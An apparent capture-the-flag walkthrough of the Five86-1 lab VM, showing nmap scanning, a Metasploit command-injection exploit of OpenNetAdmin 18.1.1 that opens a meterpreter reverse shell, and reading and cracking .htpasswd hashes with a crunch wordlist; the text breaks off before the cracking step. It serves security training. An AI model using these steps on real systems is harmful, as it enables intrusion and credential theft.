
Five86 -1

IP- 192.168.56.185
By - Basil
Wattlecorp Cybersecurity Labs


Reconnaisance

As always let's identify our target ip



```
Currently scanning: 172.17.1.0/16   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 222

  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.56.100  08:00:27:5f:cc:1b      1      42  PCS Systemtechnik GmbH
192.168.56.185  08:00:27:da:50:82      3     180  PCS Systemtechnik GmbH
```

Now let's use nmap to find open ports,services,versions etc.




```
┌─[✗]─[baz@parrot]─[~/comp ctf walkthroughs/five86-1]
└──╼ $sudo nmap -A -p- 192.168.56.185
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-09 22:15 IST
Stats: 0:00:22 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.75% done; ETC: 22:15 (0:00:00 remaining)
Nmap scan report for 192.168.56.185
Host is up (0.00051s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 69:e6:3c:bf:72:f7:a0:00:f9:d9:f4:1d:68:e2:3c:bd (RSA)
|   256 45:9e:c7:1e:9f:5b:d3:ce:fc:17:56:f2:f6:42:ab:dc (ECDSA)
|_  256 ae:0a:9e:92:64:5f:86:20:c4:11:44:e0:58:32:e5:05 (ED25519)
80/tcp    open  http    Apache httpd 2.4.38 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/ona
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Site doesn't have a title (text/html).
10000/tcp open  http    MiniServ 1.920 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
MAC Address: 08:00:27:DA:50:82 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.51 ms 192.168.56.185

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 45.15 seconds
```

We got few number of ports opened.
22(ssh)

80(http)
10000(miniserv)

Enumeration

At first we tried to explore port 80 but the webpage gave us not found. So after looking through nmap we checked robots.txt from there we got another link ona it gave us a proper opennetadmin page.



Newer Version Available

You are NOT on the latest release version
Your version = v18.1.1
Latest version = Unable to determine

Please DOWNLOAD the latest version.

Record Counts


Subnets	0
Hosts	0
Interfaces	0
DNS Records	0
DNS Domains	1
DHCP Pools	0
Blocks	0
VLAN Campuses	0
Config Archives	0

Where to begin

If you are wondering where to start, try one of these tasks:
- Add a DNS domain
- Add a new subnet
- Add a new host
- Perform a search
- List Hosts

- If you need further assistance, look for the icon in the title bar of windows.
- You can also try the main help index located here


We analyzed and came to know the version displayed was vulnerable to rce and we even have a module in metasploit to get a shell.



```
┌─[baz@parrot]─[~/comp ctf walkthroughs/five86-1]
└──╼ $searchsploit opennetadmin
---------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                    |  Path
---------------------------------------------------------------------------------- ---------------------------------
OpenNetAdmin 13.03.01 - Remote Code Execution                                     | php/webapps/26682.txt
OpenNetAdmin 18.1.1 - Command Injection Exploit (Metasploit)                      | php/webapps/47772.rb
OpenNetAdmin 18.1.1 - Remote Code Execution                                       | php/webapps/47691.sh
---------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
┌─[baz@parrot]─[~/comp ctf walkthroughs/five86-1]
└──╼ $
```

Exploitation

Now let's start metasploit
set rhosts 192.168.56.185
set lhost 192.168.56.1
run




```
Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf5 exploit(47772) > set rhosts 192.168.56.185
rhosts => 192.168.56.185
msf5 exploit(47772) > run

[-] Exploit failed: One or more options failed to validate: LHOST.
[*] Exploit completed, but no session was created.
msf5 exploit(47772) > set lhost 192.168.56.1
lhost => 192.168.56.1
msf5 exploit(47772) > run

[*] Started reverse TCP handler on 192.168.56.1:4444
[*] Exploiting...
[*] Sending stage (980808 bytes) to 192.168.56.185
[*] Meterpreter session 1 opened (192.168.56.1:4444 -> 192.168.56.185:38648) at 2020-08-09 22:23:58 +0530
[*] Command Stager progress - 100.14% done (705/704 bytes)

meterpreter > 
```

Great we got a meterpreter shell we made it more interactive using shell command.Now let's start exploiting more to get into root access

So, we successfully exploited the host machine and spawned the shell as www-data, we decided to go with post enumeration for privilege escalation and as a result, we found the ".htaccess" file from within /var/www/html/-reports. By reading the .htaccess we found path for .htpasswd file i.e. "/var/www/.htpasswd" , and by reading .htapasswd file we found hashes for user "douglas". In the .htapsswd file, the author has left a hint for the password as shown in the image

So, we found that the password is a 10-character "aefhrt" string, so you'll need to prepare a 10-character long password dictionary. Here we use crunch to create the dictionary and execute the following command to follow the pattern of the password as the author has said.




```
└──── $crunch --help
crunch version 3.6

Crunch can create a wordlist based on criteria you specify.  The output from crunch can be sent to the screen, file, or to another prog
ram.

Usage: crunch <min> <max> [options]
where min and max are numbers

Please refer to the man page for instructions and examples on how to use crunch.
┌─[baz@parrot]─[~/comp ctf walkthroughs/five86-1]
└──── $crunch 10 10 aefhrt > passwd.txt
Crunch will now generate the following amount of data: 665127936 bytes
634 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 60466176
┌─[baz@parrot]─[~/comp ctf walkthroughs/five86-1]
└──── $ls
http.png  meterpretersession.png  netdiscover.png  nmap.png  passwd.txt  searchsploit.png
┌─[baz@parrot]─[~/comp ctf walkthroughs/five86-1]
└──── $wc -l passwd.txt
60466176 passwd.txt
┌─[baz@parrot]─[~/comp ctf walkthroughs/five86-1]
└──── $
```

With the help of the above command, we generated a dictionary and used the john ripper to crack the hash value. Here I saved the hash value described above in a text file called "hash" and used dict.txt wordlist to crack the hash value and run the following command

